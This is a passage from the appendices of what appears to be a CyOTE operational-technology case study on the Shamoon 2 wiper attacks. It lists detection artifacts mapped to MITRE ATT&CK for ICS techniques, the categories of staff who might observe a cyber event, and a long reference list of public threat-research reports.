Artifact 21	Statistical Anomalies in Network Traffic

Artifacts Associated with Remote System Discovery (T0846)	
Artifact 22	DNS Port 53 Zone Transfers
Artifact 23	Industrial Network Traffic
Artifact 24	Common Network Traffic
Artifact 25	IEC 103 Traffic (For North America)
Artifact 26	IEC 61850 MMS
Artifact 27	Controller Proprietary Traffic
Artifact 28	Echo Type 8 Traffic
Artifact 29	ICMP Type 7 Traffic
Artifact 30	SNMP Port 162 Traffic
Artifact 31	SNMP Port 161 Traffic
Artifact 32	ARP Scans
Artifact 33	Operating System Queries
Artifact 34	TCP SYN Scans
Artifact 35	Industrial Network Traffic Content About Hostnames
Artifact 36	Polling Network Traffic from Unauthorized IP Sender Addresses
Artifact 37	NETBIOS Name Services Port
Artifact 38	LDAP Port
Artifact 39	Active Directory Calls
Artifact 40	Email Server Calls
Artifact 41	DNS Lookup Queries
Artifact 42	TCP Connect Scan
Artifact 43	Command Line Dialog Box Open

Artifacts Associated with Valid Accounts (T0859)	
Artifact 1	Logon Session Creation
Artifact 2	User Account Creation
Artifact 3	Logon Type Entry
Artifact 4	Logon Timestamp
Artifact 5	Failed Logons Event
Artifact 6	Successful Logon Event
Artifact 7	System Logs
Artifact 8	Default Credential Use
Artifact 9	Authentication Creation
Artifact 10	Prefetch Files Created After Execution

Artifacts Associated with Valid Accounts (T0859)	
Artifact 11	Logons
Artifact 12	Application Log
Artifact 13	Domain Permission Requests
Artifact 14	Permission Elevation Requests
Artifact 15	Application Use Times
Artifact 16	Configuration Changes

Artifacts Associated with Exploitation of Remote Services (T0866)	
Artifact 1	SQL Protocol
Artifact 2	OPC Code Injection
Artifact 3	Vendor Specific Network Traffic
Artifact 4	Remote Network Traffic
Artifact 5	Common Network Traffic
Artifact 6	Absence of Alarm Events
Artifact 7	Alarm Events
Artifact 8	Application Logoff Event
Artifact 9	Safe Mode Reboot
Artifact 10	Blank Screens
Artifact 11	System Reboots
Artifact 12	Kernel Level Events
Artifact 13	Security Events Across Multiple Devices
Artifact 14	Host System Registry Changes
Artifact 15	Industrial Protocol Network Traffic
Artifact 16	Database Command Executions
Artifact 17	SMB Protocol
Artifact 18	Code Injection into the OS
Artifact 19	Application Logon Event
Artifact 20	Code Injections into Application
Artifact 21	Controller Failure
Artifact 22	Process Failure
Artifact 23	Misconfigurations of End Points
Artifact 24	Manipulation of Set Points
Artifact 25	Manipulation of Process
Artifact 26	Connection to Controller End Points

Artifacts Associated with Exploitation of Remote Services (T0866)	
Artifact 27	Connection to Data Historian End Points
Artifact 28	Connection to EWS End Points
Artifact 29	Connection to HMI End Points
Artifact 30	Application Logs
Artifact 31	User Events Across Multiple Devices

Artifacts Associated with Modify Program (T0889)	
Artifact 1	Unexpected Program Download Observed on Network
Artifact 2	Modification to Application Responsible for Program Downloads
Artifact 3	Unexpected Modification to Program organizational Units on a Device

Artifacts Associated with Connection Proxy (T0884)	
Artifact 1	Unexpected Process Usage of Network Proxy Port Observed via Memory
Artifact 2	Unusual Network or Host Communications Identified in Network Proxy Log
Artifact 3	Unexpected Host Communicating with Network Proxy Port on Industrial Asset
Artifact 4	Unexpected Process Usage of Network Proxy Port Observed via OS Logs
Artifact 5	Unexpected Application Communication to Network Proxy Port in Command Line Output (netstat)
Artifact 6	Unexpected Process Usage of Network Proxy Port Observed via Firewall Logs

Artifacts Associated with External Remote Services (T0822)	
Artifact 1	Remote Session Key
Artifact 2	User Account Creation
Artifact 3	Remote Vendor Connections
Artifact 4	Session Authentication
Artifact 5	Failed Logon s Event
Artifact 6	Session Timestamp
Artifact 7	Logon Event Type
Artifact 8	Remote Services Protocols
Artifact 9	Logon Event Type
Artifact 10	VPN Connections
Artifact 11	System Registry Network Interfaces
Artifact 12	Remote Services Logon
Artifact 13	TLS Certificate

Artifacts Associated with External Remote Services (T0822)	
Artifact 14	Session Logoff Event
Artifact 15	Blocked Incoming Connections Event
Artifact 16	Logon Event Type
Artifact 17	User Privileges Change
Artifact 18	Encrypted Network Traffic
Artifact 19	Blocked Incoming Packet Event
Artifact 20	External IP Address
Artifact 21	Security Account Manager Registry Password Hashes
Artifact 22	Command Prompt Window Opened
Artifact 23	Dialog Box Pop-Up
Artifact 24	Security Account Manager Registry Entries
Artifact 25	User Client Address
Artifact 26	User Account Name
Artifact 27	Domain Controller Log
Artifact 28	Mouse Movement

Artifacts Associated with Command Line Interface (T0807)	
Artifact 1	Command Execution
Artifact 2	Application Log
Artifact 3	HTTP Traffic
Artifact 4	Telnet Traffic
Artifact 5	SSH Traffic
Artifact 6	VNC Traffic Port
Artifact 7	Process Creation
Artifact 8	Remote Connections
Artifact 9	Process Ending
Artifact 10	Script Execution
Artifact 11	User Account Logon
Artifact 12	User Account Privilege Change
Artifact 13	Logon Event
Artifact 14	Event Log Type
Artifact 15	Event Log Type
Artifact 16	Failed Logon Event
Artifact 17	Command Line Memory Data

Artifacts Associated with Command Line Interface (T0807)	
Artifact 18	cmd.exe Application Execution
Artifact 19	RDP Traffic
Artifact 20	Industrial Application Execution
Artifact 21	POWERSHELL Cmdlet Application Execution
Artifact 22	Event ID 4103 POWERSHELL Command
Artifact 23	Event ID 4688 Command Line Execution
Artifact 24	NTUSER Application Execution Entries
Artifact 25	External Network Connection

Artifacts Associated with Indicator Removal on Host (T0872)	
Artifact 1	HMI Dialog Box Open
Artifact 2	API System Calls
Artifact 3	HMI Interface Manipulation
Artifact 4	Process Creation
Artifact 5	Command Execution
Artifact 6	File Creation
Artifact 7	HMI Dialog Box Close
Artifact 8	User Logon Event
Artifact 9	Windows Registry Key Modification
Artifact 10	Windows Registry Key Deletion
Artifact 11	User Logoff Event
Artifact 12	HMI Screen Changes
Artifact 13	Missing Log Events
Artifact 14	Unexpected Reboots
Artifact 15	Windows Security Log 1102 for Cleared Events
Artifact 16	File Deletion
Artifact 17	File Modification
Artifact 18	Sdelete Executable Loaded
Artifact 19	Sdelete Executable Executed
Artifact 20	File Metadata Changes
Artifact 21	Timestamp Inconsistencies
Artifact 22	User Authentication
Artifact 23	Memory Writes

Artifacts Associated with Standard Application Layer Protocol (T0869)	
Artifact 1	SMB Traffic Port
Artifact 2	Network Connection Times
Artifact 3	External IP Addresses
Artifact 4	External Network Connections
Artifact 5	DNS Autonomous System Number
Artifact 6	Increase in the Number of External Connections
Artifact 7	RDP Traffic Port
Artifact 8	HTTP Traffic Port
Artifact 9	DNS Traffic Port
Artifact 10	HTTP Post Request
Artifact 11	HTTPS Traffic Port
Artifact 12	Network Content Metadata

Artifacts Associated with Data Destruction (T0809)	
Artifact 1	Command Line Arguments
Artifact 2	Files Moved to Recycle Bin
Artifact 3	Missing Files
Artifact 4	Host System Reboot Failure
Artifact 5	Process Logic Failure
Artifact 6	Event Log Creation
Artifact 7	System Call
Artifact 8	System Application Interruption
Artifact 9	Device Failure
Artifact 10	Recovery Attempt Failure
Artifact 11	TFTP Port
Artifact 12	SFTP Port
Artifact 13	Memory Corruption
Artifact 14	Use of File Transfer Protocols
Artifact 15	SCP Port
Artifact 16	File Encryptions
Artifact 17	Non-Native Files
Artifact 18	External Network Connections
Artifact 19	Transient Device Connections
Artifact 20	Program Execution

Artifacts Associated with Data Destruction (T0809)	
Artifact 21	Telnet Port
Artifact 22	FTPS Port
Artifact 23	HTTP Port
Artifact 24	HTTPS Port
Artifact 25	Local Network Connections
Artifact 26	FTP Port
Artifact 27	SMB Port


Artifacts Associated with Device Restart/Shutdown (T0816)	
Artifact 1	Logon Events
Artifact 2	Process Alarm
Artifact 3	Memory Corruption
Artifact 4	Unauthorized Input
Artifact 5	Command Prompt Opened
Artifact 6	Hardware Failure
Artifact 7	Logoff Events
Artifact 8	Local Network Connections
Artifact 9	Significant Operational Data Changes
Artifact 10	Blue Screen
Artifact 11	Reboot Screen
Artifact 12	Network Command Packets
Artifact 13	Loss of Network Connection
Artifact 14	Process Environmental Changes
Artifact 15	Process Failure
Artifact 16	Process Application Event
Artifact 17	External Network Connections

Artifacts Associated with Loss of Productivity and Revenue (T0828)	
Artifact 1	Loss of Confidence in a Safety System Due to Unreliability Might Result in a Risk Management Driven Shutdown of a Plant
Artifact 2	Wormable or Other Highly Propagating Malware Might Result in The Shutdown of a Plant to Prevent Ransomware or Other Destructive Attacks
Artifact 3	Extortion Attempts Might Lead to Reduced Operations Due to Potential Presence of Malicious Attackers

Artifacts Associated with Loss of Productivity and Revenue (T0828)	
Artifact 4	Loss of Control of Critical Systems Due to Ransomware or Loss of Confidence Might Lead to a Degraded Productivity or Revenue Operating State
Artifact 5	File System Modification Artifacts Might Be Associated with The Loss of Productivity and Revenue Attack Might Be Present on Disk

APPENDIX C: OBSERVERS

This is a collection of standardized potential observers that work in operational technology organizations. It has been slightly modified by the CyOTE team from the Job Role Groupings listed in the SANS ICS Job Role to Competency Level Poster to communicate the categories of potential observers during cyber events.



Engineering
- Process Engineer
- Electrical, Controls, and Mechanical Engineer
- Project Engineer
- Systems and Reliability Engineer
- OT Developer
- PLC Programmer
- Emergency Operations Manager
- Plant Networking
- Control/Instrumentation Specialist
- Protection and Controls
- Field Engineer
- System Integrator

Operations Technology (OT) Staff
- Operator
- Site Security POC
- Technical Specialists (electrical/mechanical/chemical)
- ICS/SCADA Programmer

Operational Technology (OT) Cybersecurity
- OT Security
- ICS/SCADA Security

Management
- Plant Manager
- Risk/Safety Manager
- Business Unit Management
- C-level Management

Support Staff
- Remote Maintenance & Technical Support
- Contractors (engineering)
- IT and Physical Security Contractor
- Procurement Specialist
- Legal
- Contracting Engineer
- Insurance
- Supply-chain Participant
- Inventory Management/Lifecycle Management
- Physical Security Specialist

Information Technology (IT) Cybersecurity
- ICS Security Analyst
- Security Engineering and Architect
- Security Operations
- Security Response and Forensics
- Security Management (CSO)
- Audit Specialist

- Security Tester

Information Technology (IT) Staff
- Networking and Infrastructure

- Host Administrator
- Database Administrator
- Application Development
- ERP/MES Administrator
- IT Management

REFERENCES

[1] [Blackberry Blog | “Threat Spotlight: Disttrack Malware” | https://blogs.blackberry.com/en/2017/02/threat-spotlight-disttrack-malware | 21 February 2017 | Accessed on 18 July 2022 | The source is publicly available information and does not contain classification markings]

[2] [The New Arab | “Shadowy cyber-espionage group linked to Saudi hacking attack” | https://english.alaraby.co.uk/news/shadowy-cyber-espionage-group-linked-saudi-hacking-attack | 28 January 2017 | Accessed on 18 July 2022 | The source is publicly available information and does not contain classification markings]

[3] [Sadara Chemical Company | https://twitter.com/Sadara/status/824269071176835072 | 25-26 January 2017 | Accessed on 18 July 2022 | The source is publicly available information and does not contain classification markings]

[4] [Infosec Resources | Pierluigi Paganini | “Shamoon Reloaded: the Mysterious Return of the Dreaded Wiper” | https://resources.infosecinstitute.com/topic/shamoon-reloaded-mysterious-return-dreaded-wiper/ | 1 February 2017 | Accessed on 18 July 2022 | The source is publicly available information and does not contain classification markings]

[5] [LogRhythm Labs | “Shamoon 2 Malware Analysis Report, Part 1” | https://gallery.logrhythm.com/threat-intelligence-reports/shamoon-2-malware-analysis-logrhythm-labs-threat-intelligence-report.pdf | April 2017 | Accessed on 9 June 2022 | The source is publicly available information and does not contain classification markings]

[6] [Infosec Resources | Pierluigi Paganini | “Shamoon Reloaded: the Mysterious Return of the Dreaded Wiper” | https://resources.infosecinstitute.com/topic/shamoon-reloaded-mysterious-return-dreaded-wiper/ | 1 February 2017 | Accessed on 18 July 2022 | The source is publicly available information and does not contain classification markings]

[7] [Blackberry Blog | “Threat Spotlight: Disttrack Malware” | https://blogs.blackberry.com/en/2017/02/threat-spotlight-disttrack-malware | 21 February 2017 | Accessed on 18 July 2022 | The source is publicly available information and does not contain classification markings]

[8] [LogRhythm Labs | “Shamoon 2 Malware Analysis Report, Part 1” | https://gallery.logrhythm.com/threat-intelligence-reports/shamoon-2-malware-analysis-logrhythm-labs-threat-intelligence-report.pdf | April 2017 | Accessed on 9 June 2022 | The source is publicly available information and does not contain classification markings]

[9] [Infosec Resources | Pierluigi Paganini | “Shamoon Reloaded: the Mysterious Return of the Dreaded Wiper” | https://resources.infosecinstitute.com/topic/shamoon-reloaded-mysterious-return-dreaded-wiper/ | 1 February 2017 | Accessed on 18 July 2022 | The source is publicly available information and does not contain classification markings]

[10] [Secureworks | Counter Threat Unit Research Team | “Iranian PupyRAT Bites Middle Eastern Organizations | https://www.secureworks.com/blog/iranian-pupyrat-bites-middle-eastern-organizations | 15 February 2017 | Accessed 22 July 2022 | The source is publicly available information and does not contain classification markings]

[11] [Security Week | Eduard Kovacs | “Shamoon Malware Delivered via Weaponized Documents: IBM” | https://s1.securityweek.com/shamoon-malware-delivered-weaponized-documents-ibm | 16 February 2017 | Accessed on 20 July 2022 | The source is publicly available information and does not contain classification markings]

[12] [Palo Alto Networks | Bryan Lee, Robert Falcone | “Magic Hound Campaign Attacks Saudi Targets” | 15 February 2017 | https://unit42.paloaltonetworks.com/unit42-magic-hound-campaign-attacks-saudi-targets/ | Accessed on 18 July 2022 | The source is publicly available information and does not contain classification markings]

[13] [Security Intelligence | Kevin Albano, Limor Kessem | "The Full Shamoon: How the Devastating Malware was Inserted Into Networks" | https://securityintelligence.com/the-full-shamoon-how-the-devastating-malware-was-inserted-into-networks/ | 15 February 2021 | Accessed on 18 July 2022 | The source is publicly available information and does not contain classification markings]

[14] [Security Week | Eduard Kovacs | "Shamoon Malware Delivered via Weaponized Documents: IBM" | https://s1.securityweek.com/shamoon-malware-delivered-weaponized-documents-ibm | 16 February 2017 | Accessed on 20 July 2022 | The source is publicly available information and does not contain classification markings]

[15] [The New Arab | "Shadowy cyber-espionage group linked to Saudi hacking attack" | https://english.alaraby.co.uk/news/shadowy-cyber-espionage-group-linked-saudi-hacking-attack | 28 January 2017 | Accessed on 18 July 2022 | The source is publicly available information and does not contain classification markings]

[16] [Infosec Resources | Pierluigi Paganini | "Shamoon Reloaded: the Mysterious Return of the Dreaded Wiper" | https://resources.infosecinstitute.com/topic/shamoon-reloaded-mysterious-return-dreaded-wiper/ | 1 February 2017 | Accessed on 18 July 2022 | The source is publicly available information and does not contain classification markings]

[17] [Palo Alto Networks | Robert Falcone | "Shamoon 2: Return of the Disttrack Wiper" | https://unit42.paloaltonetworks.com/unit42-shamoon-2-return-disttrack-wiper/ | 30 November 2016 | Accessed on 15 July 2022 | The source is publicly available information and does not contain classification markings]

[18] [Blackberry Blog | "Threat Spotlight: Disttrack Malware" | https://blogs.blackberry.com/en/2017/02/threat-spotlight-disttrack-malware | 21 February 2017 | Accessed on 18 July 2022 | The source is publicly available information and does not contain classification markings]

[19] [Sadara Chemical Company | https://twitter.com/Sadara/status/824269071176835072 | 25-26 January 2017 | Accessed on 18 July 2022 | The source is publicly available information and does not contain classification markings]

[20] [Security Intelligence | Kevin Albano, Limor Kessem | "The Full Shamoon: How the Devastating Malware was Inserted Into Networks" | https://securityintelligence.com/the-full-shamoon-how-the-devastating-malware-was-inserted-into-networks/ | 15 February 2021 | Accessed on 18 July 2022 | The source is publicly available information and does not contain classification markings]

[21] [Security Intelligence | Kevin Albano, Limor Kessem | "The Full Shamoon: How the Devastating Malware was Inserted Into Networks" | https://securityintelligence.com/the-full-shamoon-how-the-devastating-malware-was-inserted-into-networks/ | 15 February 2021 | Accessed on 18 July 2022 | The source is publicly available information and does not contain classification markings]

[22] [Security Intelligence | Kevin Albano, Limor Kessem | "The Full Shamoon: How the Devastating Malware was Inserted Into Networks" | https://securityintelligence.com/the-full-shamoon-how-the-devastating-malware-was-inserted-into-networks/ | 15 February 2021 | Accessed on 18 July 2022 | The source is publicly available information and does not contain classification markings]

[23] [Palo Alto Networks | Robert Falcone | "Shamoon 2: Return of the Disttrack Wiper" | https://unit42.paloaltonetworks.com/unit42-shamoon-2-return-disttrack-wiper/ | 30 November 2016 | Accessed on 15 July 2022 | The source is publicly available information and does not contain classification markings]

[24] [LogRhythm Labs | "Shamoon 2 Malware Analysis Report, Part 1" | https://gallery.logrhythm.com/threat-intelligence-reports/shamoon-2-malware-analysis-logrhythm-labs-threat-intelligence-report.pdf | April 2017 | Accessed on 9 June 2022 | The source is publicly available information and does not contain classification markings]

[25] [Kapersky Lab | "From Shamoon to Stonedrill: Wipers Attacking Saudi Organizations and Beyond" | https://media.kasperskycontenthub.com/wp-content/uploads/sites/43/2018/03/07180722/Report_Shamoon_StoneDrill_final.pdf | 7 March 2017 |

Accessed on 18 July 2022 | The source is publicly available information and does not contain classification markings]

[26] [Security Intelligence | Kevin Albano, Limor Kessem | "The Full Shamoon: How the Devastating Malware was Inserted Into Networks" | https://securityintelligence.com/the-full-shamoon-how-the-devastating-malware-was-inserted-into-networks/ | 15 February 2021 | Accessed on 18 July 2022 | The source is publicly available information and does not contain classification markings]

[27] [MITRE | "Shamoon" | https://attack.mitre.org/software/S0140 | Accessed on 18 July 2022 | The source is publicly available information and does not contain classification markings]

[28] [Palo Alto Networks | Robert Falcone | "Shamoon 2: Return of the Disttrack Wiper" | https://unit42.paloaltonetworks.com/unit42-shamoon-2-return-disttrack-wiper/ | 30 November 2016 | Accessed on 15 July 2022 | The source is publicly available information and does not contain classification markings]

[29] [Blackberry Blog | "Threat Spotlight: Disttrack Malware" | https://blogs.blackberry.com/en/2017/02/threat-spotlight-disttrack-malware | 21 February 2017 | Accessed on 18 July 2022 | The source is publicly available information and does not contain classification markings]

[30] [Symantec | A L Johnson | "Shamoon: Back from the dead and destructive as ever" | https://community.broadcom.com/symantecenterprise/communities/community-home/librarydocuments/viewdocument?DocumentKey=ad6f8259-2bb4-4f7f-b8e1-710b35a4cbed&CommunityKey=1ecf5f55-9545-44d6-b0f4-4e4a7f5f5e68 | 30 November 2016 | Accessed on 18 July 2022 | The source is publicly available information and does not contain classification markings]

[31] [Blackberry Blog | "Threat Spotlight: Disttrack Malware" | https://blogs.blackberry.com/en/2017/02/threat-spotlight-disttrack-malware | 21 February 2017 | Accessed on 18 July 2022 | The source is publicly available information and does not contain classification markings]

[32] [Palo Alto Networks | Robert Falcone | "Shamoon 2: Return of the Disttrack Wiper" | https://unit42.paloaltonetworks.com/unit42-shamoon-2-return-disttrack-wiper/ | 30 November 2016 | Accessed on 15 July 2022 | The source is publicly available information and does not contain classification markings]

[33] [LogRhythm Labs | "Shamoon 2 Malware Analysis Report, Part 1" | https://gallery.logrhythm.com/threat-intelligence-reports/shamoon-2-malware-analysis-logrhythm-labs-threat-intelligence-report.pdf | April 2017 | Accessed on 9 June 2022 | The source is publicly available information and does not contain classification markings]

[34] [MITRE | "Shamoon" | https://attack.mitre.org/software/S0140 | Accessed on 18 July 2022 | The source is publicly available information and does not contain classification markings]

[35] [ArsTechnica | Sean Gallagher | "Shamoon wiper malware returns with a vengeance" | https://arstechnica.com/information-technology/2016/12/shamoon-wiper-malware-returns-with-a-vengeance/ | 1 December 2016 | The source is publicly available information and does not contain classification markings]

[36] [Palo Alto Networks | Robert Falcone | "Shamoon 2: Return of the Disttrack Wiper" | https://unit42.paloaltonetworks.com/unit42-shamoon-2-return-disttrack-wiper/ | 30 November 2016 | Accessed on 15 July 2022 | The source is publicly available information and does not contain classification markings]

[37] [Blackberry Blog | "Threat Spotlight: Disttrack Malware" | https://blogs.blackberry.com/en/2017/02/threat-spotlight-disttrack-malware | 21 February 2017 | Accessed on 18 July 2022 | The source is publicly available information and does not contain classification markings]

[38] [LogRhythm Labs | "Shamoon 2 Malware Analysis Report, Part 1" | https://gallery.logrhythm.com/threat-intelligence-reports/shamoon-2-malware-analysis-logrhythm-labs-threat-intelligence-report.pdf | April

2017 | Accessed on 9 June 2022 | The source is publicly available information and does not contain classification markings]

[39] [Kapersky Lab | “From Shamoon to Stonedrill: Wipers Attacking Saudi Organizations and Beyond” | https://media.kasperskycontenthub.com/wp-content/uploads/sites/43/2018/03/07180722/Report_Shamoon_StoneDrill_final.pdf | 7 March 2017 | Accessed on 18 July 2022 | The source is publicly available information and does not contain classification markings]

[40] [LogRhythm Labs | “Shamoon 2 Malware Analysis Report, Part 1” | https://gallery.logrhythm.com/threat-intelligence-reports/shamoon-2-malware-analysis-logrhythm-labs-threat-intelligence-report.pdf | April 2017 | Accessed on 9 June 2022 | The source is publicly available information and does not contain classification markings]

[41] [ArsTechnica | Sean Gallagher | “Shamoon wiper malware returns with a vengeance” | https://arstechnica.com/information-technology/2016/12/shamoon-wiper-malware-returns-with-a-vengeance/ | 1 December 2016 | The source is publicly available information and does not contain classification markings]

[42] [Kapersky Lab | “From Shamoon to Stonedrill: Wipers Attacking Saudi Organizations and Beyond” | https://media.kasperskycontenthub.com/wp-content/uploads/sites/43/2018/03/07180722/Report_Shamoon_StoneDrill_final.pdf | 7 March 2017 | Accessed on 18 July 2022 | The source is publicly available information and does not contain classification markings]

[43] [Palo Alto Networks | Robert Falcone | “Shamoon 2: Return of the Disttrack Wiper” | https://unit42.paloaltonetworks.com/unit42-shamoon-2-return-disttrack-wiper/ | 30 November 2016 | Accessed on 15 July 2022 | The source is publicly available information and does not contain classification markings]

[44] [LogRhythm Labs | “Shamoon 2 Malware Analysis Report, Part 1” | https://gallery.logrhythm.com/threat-intelligence-reports/shamoon-2-malware-analysis-logrhythm-labs-threat-intelligence-report.pdf | April 2017 | Accessed on 9 June 2022 | The source is publicly available information and does not contain classification markings]

[45] [Kapersky Lab | “From Shamoon to Stonedrill: Wipers Attacking Saudi Organizations and Beyond” | https://media.kasperskycontenthub.com/wp-content/uploads/sites/43/2018/03/07180722/Report_Shamoon_StoneDrill_final.pdf | 7 March 2017 | Accessed on 18 July 2022 | The source is publicly available information and does not contain classification markings]

[46] [Blackberry Blog | “Threat Spotlight: Disttrack Malware” | https://blogs.blackberry.com/en/2017/02/threat-spotlight-disttrack-malware | 21 February 2017 | Accessed on 18 July 2022 | The source is publicly available information and does not contain classification markings]

[47] [MITRE | “Shamoon” | https://attack.mitre.org/software/S0140 | Accessed on 18 July 2022 | The source is publicly available information and does not contain classification markings]

[48] [Palo Alto Networks | Robert Falcone | “Shamoon 2: Return of the Disttrack Wiper” | https://unit42.paloaltonetworks.com/unit42-shamoon-2-return-disttrack-wiper/ | 30 November 2016 | Accessed on 15 July 2022 | The source is publicly available information and does not contain classification markings]

[49] [LogRhythm Labs | “Shamoon 2 Malware Analysis Report, Part 1” | https://gallery.logrhythm.com/threat-intelligence-reports/shamoon-2-malware-analysis-logrhythm-labs-threat-intelligence-report.pdf | April 2017 | Accessed on 9 June 2022 | The source is publicly available information and does not contain classification markings]

[50] [Blackberry Blog | “Threat Spotlight: Disttrack Malware” | https://blogs.blackberry.com/en/2017/02/threat-spotlight-disttrack-malware | 21 February 2017 | Accessed

on 18 July 2022 | The source is publicly available information and does not contain classification markings]

[51] [ArsTechnica | Sean Gallagher | “Shamoon wiper malware returns with a vengeance” | https://arstechnica.com/information-technology/2016/12/shamoon-wiper-malware-returns-with-a-vengeance/ | 1 December 2016 | Accessed on 22 July 2022 | The source is publicly available information and does not contain classification markings]

[52] [FireEye Threat Research, Advanced Malware | “FireEye Responds to Wave of Destructive Cyber Attacks in Gulf Region” | https://www.mandiant.com/resources/blog/fireeye_responds-wave-desctructive | 30 November 2016 | Accessed on 27 July 2022 via Wayback Machine | The source is publicly available information and does not contain classification markings]

[53] [Palo Alto Networks | Robert Falcone | “Shamoon 2: Return of the Disttrack Wiper” | https://unit42.paloaltonetworks.com/unit42-shamoon-2-return-disttrack-wiper/ | 30 November 2016 | Accessed on 15 July 2022 | The source is publicly available information and does not contain classification markings]

[54] [LogRhythm Labs | “Shamoon 2 Malware Analysis Report, Part 1” | https://gallery.logrhythm.com/threat-intelligence-reports/shamoon-2-malware-analysis-logrhythm-labs-threat-intelligence-report.pdf | April 2017 | Accessed on 9 June 2022 | The source is publicly available information and does not contain classification markings]

[55] [FireEye Threat Research, Advanced Malware | “FireEye Responds to Wave of Destructive Cyber Attacks in Gulf Region” | https://www.mandiant.com/resources/blog/fireeye_responds-wave-desctructive | 30 November 2016 | Accessed on 27 July 2022 via Wayback Machine | The source is publicly available information and does not contain classification markings]

[56] [Palo Alto Networks | Robert Falcone and Bryan Lee | “Shamoon 2: Delivering Disttrack” | https://unit42.paloaltonetworks.com/unit42-shamoon-2-delivering-disttrack/ | 27 March 2017 | Accessed on 1 August 2022 | The source is publicly available information and does not contain classification markings.]

[57] [Palo Alto Networks | Robert Falcone and Bryan Lee | “Shamoon 2: Delivering Disttrack” | https://unit42.paloaltonetworks.com/unit42-shamoon-2-delivering-disttrack/ | 27 March 2017 | Accessed on 1 August 2022 | The source is publicly available information and does not contain classification markings.]

[58] [Palo Alto Networks | Robert Falcone and Bryan Lee | “Shamoon 2: Delivering Disttrack” | https://unit42.paloaltonetworks.com/unit42-shamoon-2-delivering-disttrack/ | 27 March 2017 | Accessed on 1 August 2022 | The source is publicly available information and does not contain classification markings.]

[59] [Palo Alto Networks | Robert Falcone and Bryan Lee | “Shamoon 2: Delivering Disttrack” | https://unit42.paloaltonetworks.com/unit42-shamoon-2-delivering-disttrack/ | 27 March 2017 | Accessed on 1 August 2022 | The source is publicly available information and does not contain classification markings.]

[60] [Palo Alto Networks | Robert Falcone and Bryan Lee | “Shamoon 2: Delivering Disttrack” | https://unit42.paloaltonetworks.com/unit42-shamoon-2-delivering-disttrack/ | 27 March 2017 | Accessed on 1 August 2022 | The source is publicly available information and does not contain classification markings.]

[61] [Palo Alto Networks | Robert Falcone and Bryan Lee | “Shamoon 2: Delivering Disttrack” | https://unit42.paloaltonetworks.com/unit42-shamoon-2-delivering-disttrack/ | 27 March 2017 | Accessed on 1 August 2022 | The source is publicly available information and does not contain classification markings.]

[62] [Palo Alto Networks | Robert Falcone and Bryan Lee | “Shamoon 2: Delivering Disttrack” | https://unit42.paloaltonetworks.com/unit42-shamoon-2-delivering-disttrack/ | 27 March 2017 | Accessed on 1 August 2022 | The source is publicly available information and does not contain classification markings.]

[63] [Palo Alto Networks | Robert Falcone | “Shamoon 2: Return of the Disttrack Wiper” | https://unit42.paloaltonetworks.com/unit42-shamoon-2-return-disttrack-wiper/ | 30 November 2016 | Accessed on 15 July 2022 | The source is publicly available information and does not contain classification markings]

[64] [Kapersky Lab | “From Shamoon to Stonedrill: Wipers Attacking Saudi Organizations and Beyond” | https://media.kasperskycontenthub.com/wp-content/uploads/sites/43/2018/03/07180722/Report_Shamoon_StoneDrill_final.pdf | 7 March 2017 | Accessed on 18 July 2022 | The source is publicly available information and does not contain classification markings]

